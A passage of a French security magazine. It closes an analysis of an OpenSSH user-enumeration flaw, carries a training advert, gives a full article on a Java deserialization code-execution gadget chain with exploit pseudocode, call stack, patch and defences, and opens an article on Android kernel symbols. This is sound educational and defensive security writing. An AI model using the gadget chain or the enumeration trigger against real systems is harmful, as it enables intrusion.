sshbuf_peek_string_direct(const struct sshbuf *buf, const u_char
**valp,
    size_t *lenp)
{
  u_int32_t len;
  const u_char *p = sshbuf_ptr(buf);

  if (valp != NULL)
    *valp = NULL;
  if (lenp != NULL)
    *lenp = 0;
  if (sshbuf_len(buf) < 4) {
    SSHBUF_DBG(("SSH_ERR_MESSAGE_INCOMPLETE"));
    return SSH_ERR_MESSAGE_INCOMPLETE;
  }
  len = PEEK_U32(p);
  if (len > SSHBUF_SIZE_MAX - 4) {
    SSHBUF_DBG(("SSH_ERR_STRING_TOO_LARGE"));
    return SSH_ERR_STRING_TOO_LARGE;
  }
  if (sshbuf_len(buf) - 4 < len) {
    SSHBUF_DBG(("SSH_ERR_MESSAGE_INCOMPLETE"));
    return SSH_ERR_MESSAGE_INCOMPLETE;
  }
  if (valp != NULL)
    *valp = p + 4;
  if (lenp != NULL)
    *lenp = len;
  return 0;
}
```

Souvenez-vous de l'erreur que nous avions rencontrée lors du test de validité du message **ssh_packet_get_string: incomplete message [preauth]**. Ce message est renvoyé si les données restantes dans le message sont inférieures à 4 octets, et donc si elles ne peuvent pas contenir la longueur de la chaîne (premier « if » en rouge) ou si les données restantes dans le message sont inférieures à la longueur de la chaîne (deuxième « if » en rouge).

Maintenant que nous comprenons les enchaînements, il faut trouver où est appelée la fonction de départ **packet_get_string**, présente dans le fichier **auth2-pubkey.c** :

```
static int
userauth_pubkey(Authctxt *authctxt)
{
  Buffer b;
  Key *key = NULL;
  char *pkalg, *userstyle, *fp = NULL;
  u_char *pkblob, *sig;
  u_int alen, blen, slen;
  int have_sig, pktype;
  int authenticated = 0;

  if (!authctxt->valid) {
    debug2("%s: disabled because of invalid user", __func__);
    return 0;
  }
  have_sig = packet_get_char();
  if (datafellows & SSH_BUG_PKAUTH) {
    debug2("%s: SSH_BUG_PKAUTH", __func__);
    /* no explicit pkalg given */
    pkblob = packet_get_string(&blen);
    buffer_init(&b);
    buffer_append(&b, pkblob, blen);
    /* so we have to extract the pkalg from the pkblob */
    pkalg = buffer_get_string(&b, &alen);
```

```
  buffer_free(&b);
} else {
  pkalg = packet_get_string(&alen);
  pkblob = packet_get_string(&blen);
}
pktype = key_type_from_name(pkalg);
if (pktype == KEY_UNSPEC) {
  /* this is perfectly legal */
  logit("%s: unsupported public key algorithm: %s",
        __func__, pkalg);
  goto done;
}
```

La première étape est le **if** permettant, si le nom d'utilisateur saisi n'existe pas, de retourner 0.

Si le nom d'utilisateur est valide, on continue avec la ligne suivante qui est un « int », signifiant que la variable **have_sig** peut prendre comme valeur -32767 à maximum 32767 (16 bits). La variable récupère la valeur de retour de la fonction **packet_get_char()** qui dans le code source est une fonction qui doit retourner un **u_int**, soit cette fois-ci un entier compris entre 0 et 65535 (16 bits).

On retrouve ensuite la fonction **packet_get_string** que nous avons précédemment vue et qui retournera les valeurs pour les variables **pkblob** (ici la variable porte ce nom pour le « public key Blob » qui est une variable de type char) et **pkalg** (ici la variable porte ce nom pour le « public key algorithm name » avec souvent comme valeur « ssh-rsa »). Exemple :

```
pkalg : ssh-rsa
pkblob : ABAAC3NtfhC1yc2EAAAABdthAAAIEA5HVt6VqSGd5P
TrLRdjNONxXH1tVFGnØBd26BFØaCP9qyJRlvdJ3j
4WBeX4ZmrveGrjMgkseSYc4xZ26sDHwfL351xjza
Lpipu\BGRrw17mWVBhuCExo476ri5tQFzbTc54VE
HYestQ16CjSTibI5X69GmnYC9PNqEYq/1TP+HF1Ø
```

Il suffit ensuite de suivre l'enchaînement des fonctions pour retomber sur la fonction **sshbuf_peek_string_direct**. Il est désormais possible d'arrêter l'exécution de la fonction **userauth_pubkey** en envoyant une chaîne d'une valeur spécifique répondant aux deux boucles **if** en rouge.

Il est probable que la même erreur ait été commise dans d'autres fonctions d'authentification. Une façon simple de le vérifier est de chercher l'expression **! Authctc-> valide**, comme ceci :

```
user1@ubuntu:~/Téléchargements/openssh/openssh-7.2p2$ grep -r
'!authctxt->valid' *
auth1.c:  if (!authctxt->valid && authenticated)
auth2.c: if (!authctxt->valid && authenticated)
auth2-gss.c:  if (!authctxt->valid || authctxt->user == NULL)
auth2-hostbased.c: if (!authctxt->valid) {
auth2-pubkey.c:if (!authctxt->valid) {
auth-bsdauth.c:if (!authctxt->valid)
auth.c:      !authctxt->valid ||
auth-pam.c: if (!authctxt->valid || (authctxt->pw->pw_uid == 0 &&
auth-rh-rsa.c: if (!authctxt->valid || client_host_key == NULL ||
auth-rsa.c: if (!authctxt->valid)
monitor.c:if (!authctxt->valid)
monitor.c:if (!authctxt->valid)
monitor.c:if (!authctxt->valid)
session.c:if (s->pw == NULL || !authctxt->valid)
user1@ubuntu:~/Téléchargements/openssh/openssh-7.2p2$
```

Conclusion

Comme indiqué précédemment la version 7.8 d'OpenSSH corrige cette vulnérabilité. Il est recommandé de mettre à jour OpenSSH, que vos serveurs soient accessibles depuis Internet ou non. Les recommandations habituelles permettent également de réduire le risque et la surface d'exposition :

- zone de filtrage avec uniquement les ports nécessaires aux services utilisés par la machine ;
- pour les administrateurs uniquement, accès au bastion d'administration et suppression de l'accès direct sur les serveurs,
- etc.

Une méthode de contournement alternative serait la désactivation des mécanismes d'authentification qui sont vulnérables. Vous pouvez par exemple désactiver l'authentification par clé publique, ce qui aura pour conséquence de ne plus faire fonctionner les différents exploits, car la demande d'authentification mal formée sera directement rejetée.

Il faut bien garder à l'esprit que cette vulnérabilité n'est pas une exécution de code à distance, mais n'est pas non plus une simple divulgation d'informations. L'attaquant dispose désormais de comptes valides pour se connecter. Il ne lui restera plus qu'à trouver les mots de passe, ce qui n'est malheureusement pas trop difficile parfois...

Une autre méthode pour se prémunir, et a minima détecter l'exploitation de la vulnérabilité, consisterait à avoir un SIEM permettant de détecter ce type d'attaque. Une erreur comme indiqué dans l'article peut être une indication, cependant elle diffère en fonction des versions d'OpenSSH. Pensez simplement à augmenter le ***LogLevel*** créant des logs supplémentaires pour calibrer votre règle. ■

Remerciements

Merci à deux collègues de travail (Sylvain Maetz et Xavier Cartaux) qui ont relu cet article. D'une manière générale, je remercie tous les relecteurs et contributeurs de *MISC*.

esiea GROUPE

FORMATIONS OPÉRATIONNELLES EN SÉCURITÉ

/ Formations présentielles - Campus Paris V^e

formations-securite@esiea.fr / esiea.fr/formations-securite

22 & 23 JANVIER 2019 RETROUVEZ L'ESIEA AU FIC

/ Candidatures BADGE-RE et BADGE-SO : en cours

2 FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (sur 5 mois)

Prochaine rentrée : Février 2019

BADGE REVERSE ENGINEERING

(BADGE-RE : 230 heures de cours)

- Analyse de codes malveillants
- Reverse et reconstruction de protocoles réseau
- Protections logiciels et unpacking
- Analyse d'implémentations de cryptographie

asm / IDA-Pro / x86 / ARM / debugging / crypto / packer / kernel / miasm / python...

BADGE SÉCURITÉ OFFENSIVE

(BADGE-SO : 230 heures de cours)

- Détournement des protocoles réseaux non sécurisés
- Exploitation des corruptions mémoires et vulnérabilités web
- Escalade de privilèges sur un système compromis
- Intrusion, progression et prise de contrôle d'un réseau

crypto / scan / OS / sniffing / OSINT / wifi / reverse / pentest / scapy / réseau IP / web / metasploit...

En partenariat avec Quarkslab

Accrédité par la Conférence des Grandes Écoles — BADGE

/ Candidatures MS-SIS : à partir de janvier 2019

FORMATION À PLEIN TEMPS

6 mois de pédagogie, puis 6 mois en entreprise

Prochaine rentrée : Octobre 2019

MASTÈRE SPÉCIALISÉ SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES

(MS-SIS : 740 heures de cours)

Accrédité par la Conférence des Grandes Écoles — MS Mastère spécialisé

- Réseaux
- Sécurité des réseaux, des systèmes d'information et des applications
- Modèles et Politiques de sécurité
- Cryptologie

Labellisé par l'ANSSI — SecNumedu ANSSI

android / asm / C / crypto / exploit / firewalling / forensic / GPU / Java / JavaCard / malware / OSINT / pentest / python / reverse / SCADA / scapy / SDR / SSL/TLS / suricata / viro / vuln / web...

De Visu

DÉSÉRIALISATION JAVA : UNE BRÈVE INTRODUCTION AU ROP DE HAUT NIVEAU

Alexandre BARTEL – Jacques KLEIN – Yves LE TRAON
Uni.lu / SnT

mots-clés : ***EXPLOIT / JAVA / DÉSÉRIALISATION / EXÉCUTION DE CODE ARBITRAIRE / RCE***

Les processus de sérialisation et de désérialisation Java ne manipulent que des données et non du code. Malheureusement, comme pour une chaîne ROP, il est possible de combiner des « gadgets » Java pour exécuter du code arbitraire lorsque la désérialisation s'effectue sur des données contrôlées par un attaquant. Nous présentons dans cet article une vulnérabilité de désérialisation affectant directement les libraires standards de la machine virtuelle Java.

1 Introduction

Dans un article précédent de *MISC* **[16]**, nous avons analysé le processus de sérialisation et de désérialisation Java. Nous avons présenté la méthode `getTransletInstance()` de la classe `TemplatesImpl` comme une méthode « dangereuse », car elle permet de créer une classe en fonction de données à désérialiser contrôlées par un attaquant. Nous verrons dans cet article comment un utilisateur mal intentionné peut exécuter du code arbitraire en créant une certaine séquence d'objets à désérialiser pour exécuter `getTransletInstance()`.

Pour commencer, nous allons décrire comment exploiter cette vulnérabilité présente dans les classes de la machine virtuelle Java 1.7 dans la section 2. Ensuite, dans la section 3, nous présentons les principales approches pour nous prémunir des attaques de désérialisation en Java.

2 Vulnérabilité dans les classes de la JVM

La vulnérabilité de la méthode `getTransletInstance()` de la classe `TemplatesImpl` présentée ici est le fruit du travail de Chris Frohoff **[1]**. Elle est présente depuis les versions 1.6 jusqu'à la version 1.7 update 21 de la JVM et permet à un attaquant d'exécuter du code arbitraire si le programme cible désérialise un flux d'octets contrôlé par l'attaquant. Pour que l'attaque fonctionne, il faut trouver s'il existe un chemin d'exécution depuis `readObject()` jusqu'à `getTransletInstance()`.

2.1 Trouver un chemin depuis readObject()

La méthode `getTransletInstance()` est privée et ne peut donc pas être appelée par du code autre que le code de la classe `TemplatesImpl`. Elle est effectivement appelée par la méthode `newTransformer()` qui, elle, est publique :

```
    public synchronized Transformer newTransformer()
        throws TransformerConfigurationException
    {
        TransformerImpl transformer;

        transformer = new TransformerImpl(getTransletInstance(),
_outputProperties,
            _indentNumber, _tfactory);

[...]
        return transformer;
    }
```

De plus, **newTransformer()** est aussi atteignable via **getOutputProperties()** qui est aussi une méthode publique :

```
    public synchronized Properties getOutputProperties() {
        try {
            return newTransformer().getOutputProperties();
        }
[...]
    }
```

Comment appeler **newTransformer()** ou **getOutputProperties()**? Pour comprendre, accrochez vos ceintures, on va parler de proxy.

Un proxy est un patron de conception qui va jouer le rôle d'intermédiaire (pour accéder à une classe par exemple) **[2]**. De manière très concrète, un proxy Java est une classe générée au runtime qui implémente une ou plusieurs interfaces. Un proxy est associé avec un gestionnaire d'invocation (représenté par la classe **InvocationHandler** en Java) qui implémente la méthode **invoke()**. Chaque fois qu'une méthode **m()** d'une interface implémentée par le proxy **p** est appelée, l'appel va être redirigé vers la méthode **invoke()** du gestionnaire d'invocation. Cette méthode **invoke()** prend comme paramètres un objet de type **java.lang.reflect.Method** qui représente la méthode **m** de l'interface proxy qui a été appelée ainsi qu'un tableau d'objets qui représente les paramètres de **m** **[3]**. En plus des méthodes des interfaces, le proxy va implémenter les méthodes **hashCode()**, **equals()** et **toString()** qui vont aussi être redirigées vers la méthode **invoke()**. L'implémentation de cette méthode **invoke()** va définir le comportement du proxy. Y a-t-il des gestionnaires d'invocation intéressants dans la JCL ?

Oui. Regardons plus en détail la classe **sun.reflect.annotation.AnnotationInvocationHandler** qui implémente l'interface **InvocationHandler** et qui est sérialisable. Sa méthode **invoke()** va rediriger les appels d'**equals(Object o)** vers sa méthode **equalsImpl(Object o)**. Comme illustré ci-dessous, celle-ci va itérer sur les méthodes retournées par **getMemberMethods()** et exécuter chaque méthode sur l'objet **o** :

```
    private Boolean equalsImpl(final Object o) {
        if (o == this) {
            return true;
        }
        if (!this.type.isInstance(o)) {
            return false;
        }
        for (final Method method : this.getMemberMethods()) {
            final String name = method.getName();
            final Object value = this.memberValues.get(name);
            final AnnotationInvocationHandler oneOfUs = this.asOneOfUs(o);
            Object o2;
            if (oneOfUs != null) {
                o2 = oneOfUs.memberValues.get(name);
            }
            else {
                try {
                    o2 = method.invoke(o, new Object[0]);
                }
[...]
            }
            return true;
        }
```

La méthode **getMemberMethods()**, dont le code est ci-dessous, va retourner la liste des méthodes du champ **type**.

```
    private Method[] getMemberMethods() {
        if (this.memberMethods == null) {
            this.memberMethods = AccessController.doPrivileged((PrivilegedAction<Method[]>)new PrivilegedAction<Method[]>() {
                @Override
                public Method[] run() {
                    final Method[] declaredMethods = AnnotationInvocationHandler.this.type.getDeclaredMethods();
                    AccessibleObject.setAccessible(declaredMethods, true);
                    return declaredMethods;
                }
            });
        }
        return this.memberMethods;
    }
```

Le champ **type** est déclaré comme suit :

```
class AnnotationInvocationHandler implements InvocationHandler, Serializable {
        private static final long serialVersionUID = 6182022883658399397L;
        private final Class<? extends Annotation> type;
        private final Map<String, Object> memberValues;
        private transient volatile Method[] memberMethods;
[...]
}
```

En théorie, **type** doit être une référence vers une classe dont le type est une sous-classe de la classe **Annotation**. En pratique, le véritable type de **type** est **java.lang.Class**. La contrainte **< ? extends Annotation>** n'est pas vérifiée automatiquement. Du coup, via le moteur de réflexion Java, il est possible d'affecter n'importe quelle sous-classe de **java.lang.Class** au champ **type**. Une classe intéressante serait une classe qui a la signature d'une méthode qui nous intéresse à savoir **newTransformer()** ou **getOutputProperties()**. Il se trouve que la classe **javax.xml.transform.Templates** contient la signature de la méthode **getOutputProperties()** :

```
public interface Templates {
    Transformer newTransformer() throws TransformerConfigurationException;

    Properties getOutputProperties();
}
```

Récapitulons : il est maintenant possible de créer un proxy **proxy** implémentant les méthodes de n'importe quelle interface (**java.lang.Cloneable** au hasard) et ayant **AnnotationInvocationHandler** comme gestionnaire d'invocation. L'interface importe peu, car la méthode du proxy intéressante est **equals()** qui est générée pour n'importe quelle interface. Lorsque la méthode **equals(Object o)** est appelée sur **proxy**, **AnnotationInvocationHandler** va rediriger l'appel vers la méthode **proxy.equalsImpl(Object o)**. Cette dernière va ensuite lister les méthodes de la classe référencée par le champ **proxy.type**. Pour chacune de ces méthodes **mt**, **equalsImpl()** va appeler **mt.invoke(o)**, c'est-à-dire un appel équivalent à **o.mt()**. Si **type** est initialisé avec une classe **c** qui implémente l'interface **Templates**, alors une méthode de la classe **c** est **getOutputProperties()**. Ainsi, l'attaquant va pouvoir exécuter le code de **TemplatesImpl** pour définir et instancier sa propre classe (comme expliqué dans **[16]**). Il reste à savoir comment appeler **proxy.equals(o)** et avec quel objet **o**.

Une technique consiste à utiliser une **LinkedHashMap** pour d'abord instancier **o** puis d'instancier le proxy et provoquer une collision de valeur de hachage, ce qui forcera l'exécution de la méthode **equals()**. Essayons de mieux comprendre ce qui se passe. À chaque fois qu'un élément sera inséré dans la table de hachage, la fonction suivante de **HashMap** (dont **LinkedHashMap** est une sous-classe) sera appelée :

```
public V put(K key, V value) {
    if (key == null)
        return putForNullKey(value);
    int hash = hash(key);
    int i = indexFor(hash, table.length);
    for (Entry<K,V> e = table[i]; e != null; e = e.next) {
        Object k;
        if (e.hash == hash && ((k = e.key) == key || key.equals(k))) {
            V oldValue = e.value;
            e.value = value;
            e.recordAccess(this);
            return oldValue;
        }
    }

    modCount++;
    addEntry(hash, key, value, i);
    return null;
}
```

Pour que **key.equals(k)** soit appelée – ce qui correspondrait à **proxy.equals(o)** – il faut qu'**indexFor()** retourne le même indice pour l'alvéole de la table de hachage pour **proxy** et pour **o**. Il faut aussi que la condition **e.hash == hash** soit vraie (il y a collision) pour que l'évaluation de la condition du **if** continue et que la méthode **equals()** soit appelée. La classe de l'objet **o** doit implémenter la méthode cible, **getOutputProperties()**. C'est le cas de la classe **TemplatesImpl**. **TemplatesImpl** ne contient pas de méthode **hashCode()**, c'est donc la méthode par défaut qui est utilisée pour calculer la valeur de hachage. La valeur de hachage du proxy est calculée en fonction du gestionnaire d'invocation. Dans le cas qui nous intéresse, ce gestionnaire est **AnnotationInvocationHandler** et sa méthode de hachage est la suivante :

```
    private int hashCodeImpl() {
        int n = 0;
        for (final Map.Entry<String, Object> entry : this.
memberValues.entrySet()) {
            n += (127 * entry.getKey().hashCode() ^
memberValueHashCode(entry.getValue()));
        }
        return n;
    }

    private static int memberValueHashCode(final Object o) {
        final Class<?> class1 = o.getClass();
        if (!class1.isArray()) {
            return o.hashCode();
        }
[...]
    }
```

La valeur de hachage d'une instance d'**AnnotationInvocationHandler** est calculée en fonction des éléments du champ **memberValues**. Ce champ est une table de hachage **Map<String, Object>**. Pour avoir la même valeur de hachage que **TemplatesImpl**, il faudrait stocker une seule paire dans **memberValues** avec comme valeur une référence vers l'objet **TemplatesImpl** et il faudrait aussi que le code de hachage de la clé soit zéro. En effet, la valeur de hachage deviendrait alors :

127 * 0 ^ **TemplatesImpl.hashCode()**

= 0 ^ **TemplatesImpl.hashCode()**

= **TemplatesImpl.hashCode()**.

Est-ce si difficile de trouver une clé de type **String** qui ait pour valeur de hachage zéro ? Non, il y a plein de chaînes de caractères connues qui ont cette propriété comme la chaîne « f5a5a608 ». Le lecteur intéressé pourra lui-même écrire un simple programme pour identifier des chaînes de caractères ayant cette propriété.

2.2 Construction de l'exploit

Et voilà, une chaîne complète pour exécuter du code arbitraire depuis **readObject()** a été identifiée (voir les sections précédentes). Le pseudo code suivant résume le code de l'exploit :

```
Object templates = TemplatesImpl.class.newInstance();

// création d'une classe Toto (via ASM [18] par exemple)
// avec la méthode <clinit> contenant le code de l'attaquant
Class classe = [...]
byte[] classeBytecode = class.toBytecode();
```

```
// initialisation du champ _bytecode de l'instance templates
// via le moteur de reflexion
Reflexion.metChamp(templates, "_bytecodes", new byte[][] { classBytecode });

// Il est nécessaire d'initialiser les
// champs _name et _tfactory qui seront
// utilisés à l'exécution. Avec un peu de chinois
// de préférence pour l'attribution de l'attaque.
Reflexion.metChamp(templates, "_name", "安东宁, 阅读我通过邮件寄给你的文章! ");
Reflexion.metChamp(templates, "_tfactory", TransformerFactoryImpl.
newInstance());

// création du proxy avec une référence
// vers template pour avoir la même valeur
// de hachage que template
String zeroHashCodeStr = "f5a5a608";
HashMap map = new HashMap();
map.put(zeroHashCodeStr, templates);
InvocationHandler ihandler = new AnnotationInvocationHandler(Override.class,
map);
Reflexion.metChamp(ihandler, "type", Templates.class);
Cloneable proxy = createProxy(ihandler, java.lang.Cloneable.class);

// création d'un HashSet pour forcer
// l'appel de proxy.equals(template)
LinkedHashSet set = new LinkedHashSet();
set.add(templates);
set.add(proxy);

// l'objet 'set' peut maintenant être sérialisé
// et envoyé vers la cible
```

Lorsque la cible désérialise le flux d'octets généré par l'exploit, voici à quoi ressemble la pile d'appels lors de l'exécution arbitraire de code :

```
 29 Runtime.exec(String) line: 345
 28 Toto.<clinit>() line: not available
 27 NativeConstructorAccessorImpl.newInstance0(Constructor, Object[]) line:
not available [native method]
 26 NativeConstructorAccessorImpl.newInstance(Object[]) line: 57
 25 DelegatingConstructorAccessorImpl.newInstance(Object[]) line: 45
 24 Constructor<T>.newInstance(Object...) line: 525
 23 Class<T>.newInstance0() line: 374
 22 Class<T>.newInstance() line: 327
 21 TemplatesImpl.getTransletInstance() line: 380
 20 TemplatesImpl.newTransformer() line: 410
 19 TemplatesImpl.getOutputProperties() line: 431
 18 NativeMethodAccessorImpl.invoke0(Method, Object, Object[]) line: not
available [native method]
 17 NativeMethodAccessorImpl.invoke(Object, Object[]) line: 57
 16 DelegatingMethodAccessorImpl.invoke(Object, Object[]) line: 43
 15 Method.invoke(Object, Object...) line: 601
 14 AnnotationInvocationHandler.equalsImpl(Object) line: 197
 13 AnnotationInvocationHandler.invoke(Object, Method, Object[]) line: 59
 12 $Proxy0.equals(Object) line: not available
 11 LinkedHashMap<K,V>(HashMap<K,V>).put(K, V) line: 475
 10 LinkedHashSet<E>(HashSet<E>).readObject(ObjectInputStream) line: 309
  9 NativeMethodAccessorImpl.invoke0(Method, Object, Object[]) line: not
available [native method]
  8 NativeMethodAccessorImpl.invoke(Object, Object[]) line: 57
  7 DelegatingMethodAccessorImpl.invoke(Object, Object[]) line: 43
  6 Method.invoke(Object, Object...) line: 601
```

```
5 ObjectStreamClass.invokeReadObject(Object, ObjectInputStream) line: 1004
4 ObjectInputStream.readSerialData(Object, ObjectStreamClass) line: 1891
3 ObjectInputStream.readOrdinaryObject(boolean) line: 1796
2 ObjectInputStream.readObject0(boolean) line: 1348
1 ObjectInputStream.readObject() line: 370
0 CibleVulnerable.main(String[]) line: 67
```

L'appel zéro (tout en bas) représente le programme cible vulnérable qui va lire un flux d'octets via **readObject()** (appel 1). À l'appel 11, lors de la reconstruction de la table de hachage, le deuxième élément, **proxy**, est en train d'être inséré. Comme la valeur de hachage de **proxy** est la même que celle de **template** – le premier élément déjà inséré dans la table de hachage à ce moment-là – la méthode **equals()** est appelée (appel 12). Via le gestionnaire d'appel, cela conduit à l'exécution de la méthode **equalsImpl()** (ligne 14). Comme expliqué plus haut, le moteur de réflexion Java va alors invoquer la méthode **getOutputProperties()** (appel 19). Cette méthode va ensuite appeler **getTransletInstance()** (appel 21) qui va définir une classe **Toto** contrôlée par l'attaquant, puis appeler **newInstance()** pour créer une instance de cette classe **Toto**. Cela a pour effet d'appeler la méthode **Toto.<clinit>** pour initialiser la classe **Toto**. Cette méthode étant contrôlée par l'attaquant, il peut exécuter du code arbitraire. Dans notre cas, le code arbitraire exécute **Runtime.exec()** pour lancer des commandes en dehors de la JVM.

D'un point de vue « gadget », on peut considérer cet exploit comme la combinaison suivante :

- 1 gadget **LinkedHashSet** pour appeler la méthode **a.equals(b)** en contrôlant les objets **a** et **b**
- 1 gadget **Proxy** avec le gestionnaire d'invocation **AnnotationInvocationHandler** pour appeler une méthode sur l'objet **b**
- 1 gadget **TemplatesImpl** pour définir une nouvelle classe et l'instancier.

2.3 Patch

La version vulnérable désérialise un objet de type **AnnotationInvocationHandler**, même si le champ **type** n'est pas une sous-classe de la classe **Annotation**. Le correctif du code lance une exception lors de la désérialisation si cette contrainte n'est pas respectée :

```
$ diff ./jdk1.7.0_51/AnnotationInvocationHandler.java ./jdk1.7.0_21/
AnnotationInvocationHandler.java
8d7
< import java.io.InvalidObjectException;
290c289
<             throw new InvalidObjectException("Non-annotation type
in annotation serial stream");
---
>             return;
```

Évidemment, cela ne résout pas le problème de la désérialisation du tout, mais empêche uniquement l'exploitation d'une vulnérabilité bien précise.

2.4 Ysoserial

Le lecteur est maintenant armé pour comprendre le code des vulnérabilités de désérialisation publiques. La plupart des exploits pour ces vulnérabilités sont disponibles dans le projet ysoserial **[II]**. Au moins un tiers des exploits repose sur l'utilisation d'un gestionnaire d'appel (**InvocationHandler**). Les librairies vulnérables incluent Apache Commons Collections (3.x et 4.x), Spring Beans/Core (4.x), et Groovy (2.3.x). Cela signifie qu'un programme qui désérialise depuis une source non sûre et qui a une de ces librairies sur son *classpath* est vulnérable.

3 Parades

Comment peut-on essayer de se protéger des vulnérabilités de désérialisation en Java ? Il existe trois approches principales : supprimer les classes « sensibles » du *classpath*, utiliser un manager de sécurité ou mettre en place une liste noire ou une liste blanche. En plus de ces approches, nous verrons qu'Oracle envisage de remplacer le moteur de sérialisation.

3.1 Supprimer les classes

Une solution naïve consiste à supprimer les classes sensibles du *classpath*. Le point faible de cette approche est la gestion sur le long terme. Doit-on toujours supprimer les mêmes classes avec une mise à jour de la librairie X ? Que faire si une classe sensible est une classe de la JCL ? Comment évaluer l'impact de la suppression d'une classe de la JCL sur mon programme ? Cette approche ne fonctionne évidemment pas si les classes sensibles sont utilisées par le programme cible.

3.2 SecurityManager

Une solution – imparfaite, mais qui limite la surface d'attaque – consiste tout simplement à activer un manager de sécurité (**SecurityManager**). Avec sa configuration par défaut, le manager de sécurité ne donne aucune permission au code non-système. L'attaque présentée en 2.2 ne fonctionnera donc pas, car la méthode **Runtime.exec(commande)** va finir par appeler **ProcessBuilder.start()** qui va vérifier que l'appelant a bien la bonne permission. Ci-dessous est le code de la classe **Runtime** qui va instancier un **ProcessBuilder** :

```
public class Runtime {
[...]
    public Process exec(String[] cmdarray, String[] envp, File dir)
        throws IOException {
```

```
        return new ProcessBuilder(cmdarray)
            .environment(envp)
            .directory(dir)
            .start();
    }
[...]
}
```

La méthode **ProcessBuilder.start()** va vérifier les permissions des méthodes sur la pile d'appels avant d'effectuer l'appel de la commande :

```
public class ProcessBuilder {
[...]
    public Process start() throws IOException {
[...]

        SecurityManager security = System.getSecurityManager();
        if (security != null)
            security.checkExec(prog);
[...]
  }
}
```

Comme la classe **Toto** qui n'a aucune permission se trouve sur la pile d'appel lors de la vérification de permissions via **checkExec()**, la JVM va lancer une exception de type **SecurityException**.

Notons qu'activer le manager de sécurité ne fait que diminuer la surface d'attaque, mais n'empêchera pas un attaquant d'exécuter du code pour exploiter une autre vulnérabilité pour contourner ou désactiver le manager de sécurité par exemple.

3.3 Liste noire et liste blanche

Une autre solution est de définir une liste noire de classes qui ne pourront pas être désérialisées, car connues pour être utilisées dans des exploits. Cette fonctionnalité de filtrage ne fonctionne qu'à partir de Java 8 update 121 **[12] [13]**. Cette approche ne fonctionne que si la liste est complète, ce qui n'est pas toujours évident, car (1) il faut mettre à jour la liste lorsqu'une nouvelle vulnérabilité est connue et (2) une classe « sensible » à mettre dans la liste peut ne pas y figurer, car le programme en a besoin. Un système basé sur une liste blanche, au contraire, va uniquement autoriser la désérialisation de classes présentes dans la liste blanche. Il est malheureusement difficile de réaliser cette liste blanche (analyse manuelle + test) et en cas d'erreur les conséquences peuvent être fâcheuses (plantage du programme).

Dans les deux cas, la solution est de regarder « en avance » (*Look Ahead*) la classe présente dans le flux à désérialiser. Cependant, il existe déjà une technique **[5]** pour contourner ce mécanisme qui consiste à exploiter un gadget qui désérialise à partir d'une méthode de désérialisation :

```
public class NestedProblems implements Serializable {

  byte[] bytes ;
[...]
  private void readObject (ObjectInputStream in) throws
IOException, ClassNotFoundException {
    ObjectInputStream ois = new ObjectInputStream(new
ByteArrayInputStream(bytes));
    ois.readObject();
  }

}
```

3.4 Le futur de la sérialisation Java

Oracle envisage de « remplacer » le moteur de sérialisation par un nouveau module basé sur des classes de données (*data classes*) aussi appelées enregistrements (*records*) **[13]**. D'après l' « architecte du langage Java » Brian Goetz, ces enregistrements permettraient d'obtenir de la sérialisation « sûre » **[15]** car, entre autres, les constructeurs ne pourraient plus être contournés. D'un point de vue sécurité, cette approche est positive, car elle permettrait de vérifier plus facilement l'intégrité des données désérialisées. Il reste à savoir comment cela va être implémenté (quels seront les compromis avec un impact sur la sécurité ?), et quels seront les coûts (en temps) pour migrer les centaines de projets reposants actuellement sur la sérialisation native vulnérable ?

Conclusion

Comme nous venons de le voir, la sérialisation Java peut-être à l'origine d'une exécution de code à distance si les données sont contrôlées par un attaquant. Mais cela reste théorique vous allez me dire. Personne ne va songer à déployer un système qui désérialise des données contrôlées par l'utilisateur ! Malheureusement, les vulnérabilités de désérialisation sont une réalité et sont même classées dans le top 10 OWASP **[6]**. En ce qui concerne Java, on pourra citer une vulnérabilité découverte en 2015 dans les serveurs de PayPal **[7]**, une vulnérabilité découverte en 2016 qui permet d'exécuter du code au niveau du serveur système Android qui a toutes les permissions **[8]**, une autre découverte en 2017 qui affecte Jenkins **[9]**, un serveur pour automatiser des tâches et finalement une vulnérabilité découverte en 2018 qui affecte le module Cisco Secure Access Control System **[10]**. Plusieurs solutions existent pour lutter contre ce type de vulnérabilité : manager de sécurité, liste noire ou liste blanche. Cependant, aucune de ces solutions n'est parfaite. Il est donc recommandé par OWASP de désérialiser uniquement à partir de données provenant d'une source de confiance. ■

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/.

RÉCUPÉRATION DES SYMBOLES DU NOYAU LINUX SUR ANDROID

Cyrille BAGARD
@laughing_bit

mots-clés : LINUX / ARM / RETRO-CONCEPTION / INVESTIGATION NUMÉRIQUE

Si le suivi du flot d'exécution permet de restituer le code d'un noyau Android, peu de désassembleurs s'appuient sur la présence des symboles pour affiner leur analyse. Cet article se propose de fournir les points clefs pour retrouver ces symboles de façon statique dans ce cadre précis, même si l'approche peut être adaptée à d'autres environnements.

Bien qu'il jouisse d'un rôle particulier, le noyau Linux reste un exécutable classique : c'est à la base un fichier ELF, construit à partir de code C (principalement) via des *Makefiles*. Le noyau propose également des fonctionnalités courantes pour un programme, comme son extension par des modules externes ou l'affichage d'une trace en cas de plantage.

Si ces fonctionnalités sont activées, alors les symboles sont bien présents dans le noyau. Ne reste plus qu'à les localiser.

1 Partition de démarrage et image associée

Pour récupérer un noyau Android, le plus simple demeure de s'appuyer sur les images de mise à jour. Ces dernières se retrouvent généralement directement sur Internet, à l'instar de celles mises à disposition par Google pour ses appareils **[FACTORY]**.

Une ROM Android contient un fichier **boot.img** qui représente le contenu intégral de la partition de démarrage **BOOT** d'un téléphone.

Le format de cette partition a légèrement évolué en août 2018 **[HDR]**, avec la sortie de la version 9 d'Android (Pie), mais il reste relativement simple : pour la version basique, il s'agit d'un court en-tête, suivi des différentes zones de données alignées sur une page (la taille de cette page étant précisée dans cet en-tête).

```
struct boot_img_hdr
{
    uint8_t magic[BOOT_MAGIC_SIZE];
    uint32_t kernel_size;
    uint32_t kernel_addr;

    uint32_t ramdisk_size;
    uint32_t ramdisk_addr;

    uint32_t second_size;
    uint32_t second_addr;

    uint32_t tags_addr;
    uint32_t page_size;
    uint32_t unused;
    uint32_t os_version;
    uint8_t name[BOOT_NAME_SIZE];
    uint8_t cmdline[BOOT_ARGS_SIZE];
    uint32_t id[8];
    uint8_t extra_cmdline[BOOT_EXTRA_ARGS_SIZE];
};
```

Des programmes comme **unpackbootimg** ou **abootimg** permettent d'extraire facilement tous ces éléments, et produisent un fichier **zImage** qui contient un noyau Linux compressé :

